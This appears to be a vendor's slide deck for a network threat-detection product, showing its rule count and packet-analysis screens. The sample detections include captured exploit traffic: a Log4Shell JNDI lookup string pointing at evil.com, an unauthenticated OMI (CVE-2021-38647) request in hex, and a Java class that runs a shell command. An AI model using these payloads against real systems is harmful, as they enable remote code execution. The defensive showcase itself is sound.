
# Network Blackbox- Detection

# Comprehensive Cyber Threat Detection: From Known and Unknown Threats to Anomalous Behaviors and Multi-Stage Attack Scenarios



# Network Blackbox- Detection

**Threat Detection:** Utilizing approximately 50,000 Snort 3 threat detection rules to detect threats in real-time networks.



# Network Blackbox- Detection

Menu : Detection → Threat Detection → Packet Analysis → VIEW

Request

GET /ExecTemplateJDK8.class HTTP/1.1  
User-Agent: Java/1.8.0\_181  
Host: :8180  
Accept: text/html, image/gif, image/jpeg, \*; q=.2, \*/\*; q=.2  
Connection: keep-alive

Response

HTTP/1.1 200 OK  
content-disposition: attachment; filename=ExecTemplateJDK8.class  
Content-Length: 549  
Server:   
  
♦♦♦♦ 4 (r+ExecTemplateJDK8 r+java/lar  
J r <clinit> #java/lang/Exception\*  
r mkdir /home/b/test; #java/lang/Runtime\* #  
getRuntime # (Ljava/lang/Runtime; +  
% I\_r Jexec\_r `(Ljava/lang/String;)Ljava/lang/Pr  
% T\_r %printStackTrace ↑ -  
% J\_r #java/lang/System\* +r lout\_r #Ljio/Pr  
" \$r JCode\_r StackMapTable ! J J r r | - r

INDEX 1

Major - General Rule - ET EXPLOIT Microsoft OMI RCE Exploit Attempt (CVE-2021-38647) M1

SID: 2033952

Tactics: Lateral Movement

Techniques: Exploitation of Remote Services

|          |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    |
|----------|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|----|
| 0x000000 | 00 | 0C | 29 | 4B | CB | 32 | 00 | 08 | 61 | 82 | 00 | 8A | 08 | 00 | 45 | 00 |
| 0x000010 | 00 | FE | 39 | 66 | 40 | 00 | 7F | 06 | 08 | 21 | 0A | 00 | 00 | 64 | C0 | A8 |
| 0x000020 | 1E | 66 | 42 | CF | 17 | 61 | A8 | 31 | 8A | F7 | 78 | D7 | 78 | B4 | 50 | 18 |
| 0x000030 | 18 | 03 | 5E | C6 | 00 | 00 | 50 | 4F | 53 | 54 | 20 | 2F | 77 | 73 | 60 | 61 |
| 0x000040 | 6E | 20 | 48 | 54 | 54 | 50 | 2F | 31 | 2E | 31 | 0D | 0A | 43 | 6F | 6E | 6E |
| 0x000050 | 65 | 63 | 74 | 69 | 6F | 6E | 3A | 20 | 4B | 65 | 65 | 70 | 2D | 41 | 6C | 69 |
| 0x000060 | 76 | 65 | 0D | 0A | 43 | 6F | 6E | 74 | 65 | 6E | 74 | 2D | 54 | 79 | 70 | 65 |
| 0x000070 | 3A | 20 | 61 | 70 | 70 | 6C | 69 | 63 | 61 | 74 | 69 | 6F | 6E | 2F | 73 | 6F |
| 0x000080 | 61 | 70 | 2B | 78 | 60 | 6C | 3B | 63 | 68 | 61 | 72 | 73 | 65 | 74 | 3D | 55 |
| 0x000090 | 54 | 46 | 2D | 38 | 0D | 0A | 55 | 73 | 65 | 72 | 2D | 41 | 67 | 65 | 6E | 74 |
| 0x0000A0 | 3A | 20 | 4D | 69 | 63 | 72 | 6F | 73 | 6F | 66 | 74 | 2D | 57 | 69 | 6E | 52 |
| 0x0000B0 | 4D | 2D | 43 | 6C | 69 | 65 | 6E | 74 | 0D | 0A | 57 | 53 | 4D | 41 | 4E | 49 |
| 0x0000C0 | 44 | 45 | 4E | 54 | 49 | 46 | 59 | 3A | 2D | 75 | 6E | 61 | 75 | 74 | 68 | 65 |
| 0x0000D0 | 6E | 74 | 69 | 63 | 61 | 74 | 65 | 64 | 0D | 0A | 43 | 6F | 6E | 74 | 65 | 6E |


Original Text

...JK,2...a...E...9f@...fB...a.1...x.x.  
P...POST /wsman HTTP/1.1..Connection: Keep-  
Alive..Content-Type: application/soap+xml;char-  
set=UTF-8..User-Agent: Microsoft WinRM Client..W  
SMANIDENTIFY: unauthenticated..Content-Length:  
198..Host: 192.168.30.102:5985...



# Network Blackbox- Detection

**Abnormal Session Detection:** Detects approximately 190 abnormal sessions and provides the ability to create custom rules tailored to the client's situation



# Network Blackbox- Detection

Hash:  
2537264955

|             |                 |       |         |    |                     |
|-------------|-----------------|-------|---------|----|---------------------|
| Source      | 192.168.103.173 | 13777 | 1.08 kB | 7  | 2024-05-01 20:39:06 |
| Destination | 192.168.30.225  | 80    | 6.84 kB | 10 | 2024-05-01 20:54:06 |

PACKET

NETWORK

FILE (1)

PCAP file download

#0

Q VIEW

2024-05-01 20:44:06

|                 |                                |
|-----------------|--------------------------------|
| method          | GET                            |
| protocol        | HTTP/1.1                       |
| path            | /books/jeeves/                 |
| file            | snippet_88.htm                 |
| accept-encoding | gzip,deflate                   |
| connect         | Keep-Alive                     |
| host            | server-c0a81f21.example.int    |
| user-agent      | Client Agent                   |
| query           | x=%7Bjndi:ldap://evil.com/a%7D |
| accept          | */*                            |
| accept-language | en-us                          |

#1

Q VIEW

2024-05-01 20:44:06

|             |          |
|-------------|----------|
| return-code | 200      |
| protocol    | HTTP/1.1 |

REQUEST / RESPONSE

METADATA

HEX

Text

GET /books/jeeves/snippet\_88.htm?x=%7Bjndi:ldap://evil.com/a%7D HTTP/1.1  
Host: server-c0a81f21.example.int  
Connection: Keep-Alive  
If-None-Match: 423e6ba14a531f0d86512518a74fbc86  
User-Agent: Client Agent  
Accept: \*/\*  
Accept-Language: en-us  
Accept-Encoding: gzip,deflate  
UA-CPU: x86  
X-Api-Version: \${jndi:ldap://evil.com/a}

REQUEST / RESPONSE

METADATA

HEX

|          |                |
|----------|----------------|
| Metadata | Value          |
| method   | GET            |
| protocol | HTTP/1.1       |
| path     | /books/jeeves/ |
| file     | snippet_88.htm |

REQUEST / RESPONSE


METADATA

HEX

0x0000 47 45 54 20 2f 62 6f 6f 6b 73 2f 6a 65 65 76 65 GET /books/jeeve  
0x0010 73 2f 73 6e 69 70 70 65 74 5f 38 38 2e 68 74 6d s/snippet\_88.htm  
0x0020 3f 78 3d 24 25 37 42 6a 6e 64 69 3a 6c 64 61 70 ?x=%7Bjndi:ldap  
0x0030 3a 2f 2f 65 76 69 6c 2e 63 6f 6d 2f 61 25 37 44 ://evil.com/a%7D  
0x0040 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f 73 74 3a HTTP/1.1..Host:  
0x0050 20 73 65 72 76 65 72 2d 63 30 61 38 31 66 32 31 server-c0a81f21  
0x0060 2e 65 78 61 6d 70 6c 65 2e 69 6e 74 0d 0a 43 6f .example.int..Co  
0x0070 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 nnection: Keep-A  
0x0080 6c 69 76 65 0d 0a 49 66 2d 4e 6f 6e 65 2d 4d 61 live..If-None-Ma  
0x0090 74 63 68 3a 20 34 32 33 65 36 62 61 31 34 61 35 tch: 423e6ba14a5  
0x00a0 33 31 66 30 64 38 36 35 31 32 35 31 38 61 37 34 31f0d86512518a74  
0x00b0 66 62 63 38 36 0d 0a 55 73 65 72 2d 41 67 65 6e fbc86..User-Agen  
0x00c0 74 3a 20 43 6c 69 65 6e 74 20 41 67 65 6e 74 0d t: Client Agent.  
0x00d0 0a 41 63 63 65 70 74 3a 20 2a 2f 2a 0d 0a 41 63 .Accept: \*/\*..Ac  
0x00e0 63 65 70 74 2d 4c 61 6e 67 75 61 67 65 3a 20 65 cept-Language: e  
0x00f0 6e 2d 75 73 0d 0a 41 63 63 65 70 74 2d 45 6e 63 n-us..Accept-Enc  
0x0100 6f 64 69 6e 67 3a 20 67 7a 69 70 2c 64 65 66 6c oding: gzip,defl  
0x0110 61 74 65 0d 0a 55 41 2d 43 50 55 3a 20 78 38 36 ate..UA-CPU: x86  
0x0120 0d 0a 58 2d 41 70 69 2d 56 65 72 73 69 6f 6e 3a ..X-Api-Version:  
0x0130 20 24 7b 6a 6e 64 69 3a 6c 64 61 70 3a 2f 65 \${jndi:ldap://e  
0x0140 76 69 6c 2e 63 6f 6d 2f 61 7d 0d 0a 0d 0a vil.com/a}....

